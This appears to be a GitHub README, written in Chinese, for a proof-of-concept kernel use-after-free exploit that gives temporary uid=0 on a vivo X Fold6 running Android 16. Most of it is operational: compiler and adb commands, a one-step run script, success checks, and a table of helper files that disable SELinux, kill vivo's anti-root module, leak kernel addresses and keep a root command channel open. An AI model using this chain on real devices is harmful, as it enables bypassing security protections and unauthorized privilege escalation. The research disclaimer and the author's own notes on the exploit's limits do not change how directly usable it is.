super2tt/cve-2026-98260-vivo-x-fold6-poc
Android kernel UAF proof-of-concept that zeroes cred->uid/gid to obtain temporary uid=0 root on vivo X Fold6 (PD2545), with SELinux and anti-root bypass helpers.

这个工具能让你的手机临时拿到 uid=0(也就是 root 身份), 但还装不了 KernelSU,原因见第五节。
本项目仅供安全研究。只用于你自己持有的设备。全程只改内存。不会写系统分区。重启就会消失。
| 项目 | 值 |
|---|---|
| 手机 | vivo x fold6 PD2545(型号 V2545A) |
| 系统 | Android 16 |
| 内核版本 | 6.12.58-android16-6-gdd6fd5c98918-abogki543627742-4k |
| 内核编译时间 | 2026 年 8 月 5 日 |
| 内存 | 16 GB |
装好 Android NDK 后,在电脑上跑两条命令(把 $CC 换成你 NDK 里的 clang 路径):
CC=$HOME/Library/Android/sdk/ndk/30.0.16248370/toolchains/llvm/prebuilt/darwin-x86_64/bin/aarch64-linux-android35-clang

$CC -static -O2 -pthread -o poc_tmp_root poc_tmp_root.c
$CC -static -O2 -pthread -o poc_prim    poc_prim.c
编出来是两个可执行文件,-static 是为了不依赖手机上的库。
第一步:把文件推到手机
adb push poc_tmp_root poc_prim root_agent.sh go.sh /data/local/tmp/
adb shell 'chmod 755 /data/local/tmp/{poc_tmp_root,poc_prim,root_agent.sh,go.sh}'
第二步:直接运行脚本tmp_root
SER=<你的手机序列号> ./tmp_root.sh

vr.ko(不关的话,进程一变成 uid=0 就被它杀掉)。第三步:确认成功了没
adb shell 'head -2 /dev/root_log'
看到这两行就是成功了:
ROOT_AGENT ready uid=0
ROOT_FIFO /dev/root_cmd
之后你可以:
adb shell 'echo "id" > /dev/root_cmd'
adb shell 'cat /dev/root_log'
会看到:
uid=0(root) gid=0(root) ...
注意事项
SKIP: slow reclaim 或 ROOT_AGENT NOT_ROOT,说明这一枪没中;需要你自行adb reboot。拿到 uid=0 之后,正常流程是加载 KernelSU 的内核模块,也就是:
insmod kernelsu.ko # 或者 ksud late-load
这一步在我们机器上一直失败,报 Operation not permitted。
原因不在 uid,而在 capabilities。看下面这个对比:
uid=0(root)             ← 我们拿到了
CapEff: 0000000000000000  ← 但能力位全是 0
insmod 需要的是 CAP_SYS_MODULE 这个"能力",不是 uid。
我们的 PoC 只是把 cred->uid/gid 清零,没有改动 cred 里的能力位,
所以:
| 操作 | 需要什么 | 我们有没有 |
|---|---|---|
读 /data/adb | 只要 uid=0 | ✅ 可以 |
| 改文件属主、杀别人的进程 | CAP_CHOWN / CAP_KILL | ❌ 不行 |
| 加载内核模块(KSU) | CAP_SYS_MODULE | ❌ 不行 |
我也试过别的路子:modprobe 走 usermodehelper(被系统挡住)、
finit_module 各种变体(都卡在能力检查)、改 usermodehelper_disabled无效。
所以待其他高手接力吧。
这个漏洞能给我们 uid=0,但给不了 capabilities。 想要 KernelSU,需要换一个能"任意写"的原语(我已经尽力了!)。
| 文件 | 作用 |
|---|---|
poc_tmp_root.c | 主利用:内存编排 + 喷洒 + 触发 UAF → cred->uid/gid=0 |
poc_prim.c | 辅助原语:--slide 泄露内核地址、--selinux 关 SELinux、--vr 关 vivo 反 root 模块 |
go.sh | 把 SELinux 打成 Permissive 并关掉 vr.ko |
tmp_root.sh | 一键串起上面所有步骤 |
root_agent.sh | 拿到 uid=0 后常驻,提供 /dev/root_cmd 和 /dev/root_log |
kp_arm.sh | 挂一个内核探针,把竞态命中率从"几乎打不中"提到"基本必中" |